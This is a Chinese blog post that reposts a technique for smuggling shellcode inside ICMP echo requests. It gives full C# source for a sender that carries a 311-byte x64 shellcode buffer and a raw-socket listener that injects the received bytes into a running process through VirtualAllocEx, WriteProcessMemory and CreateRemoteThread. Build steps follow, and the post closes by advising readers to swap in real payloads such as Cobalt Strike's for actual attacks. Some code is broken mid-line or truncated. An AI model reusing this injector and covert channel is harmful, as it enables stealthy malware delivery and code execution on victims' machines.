使用 ICMP 传递 shellcode

> 在研究不同的渗透方法时，我遇到了一种利用DNS的技术。在编写概念证明代码时，我注意到实现的ping函数很有趣。我们可以提供一个可容纳65,500字节的缓冲区。由于大小限制很大，我们可以将shellcode加载到我们的ICMP请求中，然后将其注入到目标的进程中。

在原博客中给出了两个 c# 源码

shellcodeInjector.cs

```
using System.Net.NetworkInformation;

namespace shellcodeInjector
{
    class Program
    {


        public static void sendShellcode()
        {
            Ping pingSender = new Ping();
            int timeout = 10000;
            byte[] buf = new byte[311] {0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd
0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0
x60,0x3e,0x48,0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48
,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x
41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,0x20,0x3e,
0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6
f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0
x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0
,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,0x
08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x3e,0x41,
0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x0
1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0
x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff
,0x5d,0x49,0xc7,0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,0x00,0x00,0x00,0x3e,0x
4c,0x8d,0x85,0x0d,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,
0x48,0x31,0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x50,0x69,0x6e,0x67,0x20,0x49,0x6
e,0x6a,0x65,0x63,0x74,0x69,0x6f,0x6e,0x00,0x53,0x68,0x65,0x6c,0x6c,0x63,0x6f,0x64,0x65,0
x20,0x49,0x6e,0x6a,0x65,0x63,0x74,0x69,0x6f,0x6e,0x20,0x76,0x69,0x61,0x20,0x50,0x49,0x4e
,0x47,0x00 };


            PingOptions options = new PingOptions(64, true);
            pingSender.Send("VictimPrivIPHere", timeout, buf, options);
        }
        static void Main(string[] args)
        {
            sendShellcode();
        }

    }
}
```


pingInjection.cs

```
using System;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;

namespace PingInjection
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int pr
ocessID);
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr IpAddress, uint dwSi
ze, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byt
e[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttribut
es, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, I
ntPtr lpThreadId);

        public static void shellcodeInjection(byte[] shellcode)
        {
            int notepadPID = 7972;
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, notepadPID);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            byte[] buf = shellcode;
            IntPtr outSize;
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Z
ero, 0, IntPtr.Zero);
        }

        public static byte[] getShellcode()
        {
            Socket icmpListener = new Socket(AddressFamily.InterNetwork, SocketType.Raw,
ProtocolType.Icmp);
            icmpListener.Bind(new IPEndPoint(IPAddress.Parse("192.168.0.15"), 0));
            icmpListener.IOControl(IOControlCode.ReceiveAll, new byte[] { 1, 0, 0, 0 },
new byte[] { 1, 0, 0, 0 });
            byte[] buffer = new byte[4096];
            EndPoint remoteEndPoint = new IPEndPoint(IPAddress.Any, 0);
            byte[] shellcode = new byte[4068];


            var bytesRead = icmpListener.ReceiveFrom(buffer, ref remoteEndPoint);
            System.Buffer.BlockCopy(buffer, 28, shellcode, 0, 4068);
            return shellcode;
        }


        static void Main(string[] args)
        {
            byte[] shellcode = getShellcode();
            shellcodeInjection(shellcode);
        }
    }
}
```

源码不难，这里就不一一分析了。

使用 Vs 编译好 2 个 c#。

新建一个 C# 的控制台应用



创建新项目

搜索模板(Alt+S)(S)

全部清除(C)

最近使用的项目模板(R)

动态链接库(DLL)	C++
控制台应用(.NET Core)	C#
控制台应用	C++
Python 应用程序	Python
空项目	C++

C# · 所有平台(P) · 所有项目类型(T)

控制台应用(.NET Core)
用于创建可在 Windows、Linux 和 MacOS 上的 .NET Core 上运行的命令行应用程序的项目。
C# Linux macOS Windows 控制台

类库(.NET Standard)
用于创建目标为 .NET Standard 的类库的项目。
C# Android iOS Linux macOS Windows 库


MSTest 测试项目(.NET Core)
包含 MSTest 单元测试的项目，该单元测试可在 Windows、Linux 和 MacOS 上的 .NET Core 上运行。
C# Linux macOS Windows 测试

NUnit 测试项目(.NET Core)
包含 NUnit 测试的项目，可在 Windows、Linux 和 MacOS 中的 .NET Core 上运行。
C# Linux macOS Windows 桌面 测试 Web

Windows 窗体应用(.NET Framework)
用于创建具有 Windows 窗体(WinForms)用户界面的应用程序的项目

下一步(N)

这里放进我们的 shellcode，这里使用原代码进行演示




```
using System.Net.NetworkInformation;

namespace shellcodeInjector
{
    class Program
    {


        public static void sendShellcode()
        {
            Ping pingSender = new Ping();
            int timeout = 10000;
            byte[] buf = new byte[311] { 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56,


            PingOptions options = new PingOptions(64, true);
            pingSender.Send("VictimPrivIPHere", timeout, buf, options);
        }


        static void Main(string[] args)
        {
            sendShellcode();
        }
    }
}
```

编译

然后编译 pingInjection.cs


注意修改 ip 地址:




```
            int notepadPID = 7972;
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, notepadPID);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            byte[] buf = shellcode;
            IntPtr outSize;
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        }

        public static byte[] getShellcode()
        {
            Socket icmpListener = new Socket(AddressFamily.InterNetwork, SocketType.Raw, ProtocolType.Icmp);
            icmpListener.Bind(new IPEndPoint(IPAddress.Parse("192.168.0.15"), 0));
            icmpListener.IOControl(IOControlCode.ReceiveAll, new byte[] { 1, 0, 0, 0 }, new byte[] { 1, 0, 0, 0 });
            byte[] buffer = new byte[4096];
            EndPoint remoteEndPoint = new IPEndPoint(IPAddress.Any, 0);
            byte[] shellcode = new byte[4068];

            var bytesRead = icmpListener.ReceiveFrom(buffer, ref remoteEndPoint);
            System.Buffer.BlockCopy(buffer, 28, shellcode, 0, 4068);
            return shellcode;
        }


        static void Main(string[] args)
        {
            byte[] shellcode = getShellcode();
            shellcodeInjection(shellcode);
        }
    }
}
```

ok 我们都编译好了

OK 我们都编译好了



剩下要做的就是运行两个应用程序。首先，我们启动侦听器，然后启动注入器。



Ping Injection

在实战中我们把 shellcode 替换成我们的 shellcode 就行。例如 CS 的。

原文：https://blog.romanrii.com/using-icmp-to-deliver-shellcode